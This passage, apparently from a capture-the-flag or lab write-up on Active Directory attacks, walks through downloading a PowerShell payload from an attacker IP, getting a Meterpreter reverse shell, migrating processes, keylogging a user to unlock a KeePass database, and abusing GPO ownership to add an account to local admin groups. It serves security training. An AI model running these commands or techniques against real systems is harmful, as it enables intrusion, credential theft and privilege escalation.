$wc. DownloadFile('http://10.50.45.252:4422/withsecure.ps1', "$PWD\withsecure.ps1")
```

Then we execute the .ps1 on machine and we get connection!

```
PS C:\Users\trevor.local\Documents> .\withsecure.ps1
.\withsecure.ps1
2836
PS C:\Users\trevor.local\Documents>
```

```
[*] Started reverse TCP handler on 10.50.45.252:443
[*] Sending stage (200774 bytes) to 10.200.47.201
[*] Meterpreter session 1 opened (10.50.45.252:443 -> 10.200.47.201:50245) at 20
23-04-23 15:36:45 +0100

meterpreter >
```


Let's migrate to a process of this user:


```
meterpreter > migrate 1228
[*] Migrating from 3296 to 1228...
[*] Migration completed successfully.
```

With keyscan_start and keyscan_dump commands we get the password. Then we can download the database to local machine.


```
meterpreter > download PasswordDatabase.kdbx
[*] Downloading: PasswordDatabase.kdbx -> /root/PasswordDatabase.kdbx
[*] Downloaded 2.14 KiB of 2.14 KiB (100.0%): PasswordDatabase.kdbx -> /root/Pas
swordDatabase.kdbx
[*] Completed  : PasswordDatabase.kdbx -> /root/PasswordDatabase.kdbx
meterpreter >
```

Now we can open it locally with password:






And see password for svcServman!



5 Exploiting GPOs


Keylogging the user allowed us to decrypt their credential database, providing us with credentials that can be useful to further our goal of AD exploitation, namely the svcServMan account. We need to perform a bit of enumeration to figure out what these credentials will be useful for. Using the search feature in Bloodhound, let's review the permissions that the discovered account has:



One permission, in particular, stands out for this account, ownership over a Group Policy Object (GPO). It seems like this GPO is applied to our THMSERVER2 machine

We will RDP into THMWRK1 with either our normal or our Tier 2 Admin account, inject the AD user's credentials into memory using the runas command, and open MMC to modify the GPO


Let’s navigate to the GPO that our user has permission to modify (Servers > Management Servers> Management Server Pushes).



We can right-click on the GPO and select Edit. This will open the new Group Policy Management Editor window.

In order to add our account to the local groups, we need to perform the following steps:


Expand Computer Configuration -> Expand Policies -> Expand Windows Settings -> Expand Security -> Settings



Right Click on Restricted Groups and select Add Group (If the IT Support group already exists, it means someone has already performed the exploit. You can either delete it to create it yourself, or just inspect it to see what was configured.)

Click Browse, enter IT Support and click Check Names

Click Okay twice. In the end, it should look something like this:



All we need to do is wait for a maximum of 15 minutes for the GPO to be applied. After this, our initial account that we made a member of the IT Support group will now have administrative and RDP permissions on THMSERVER2!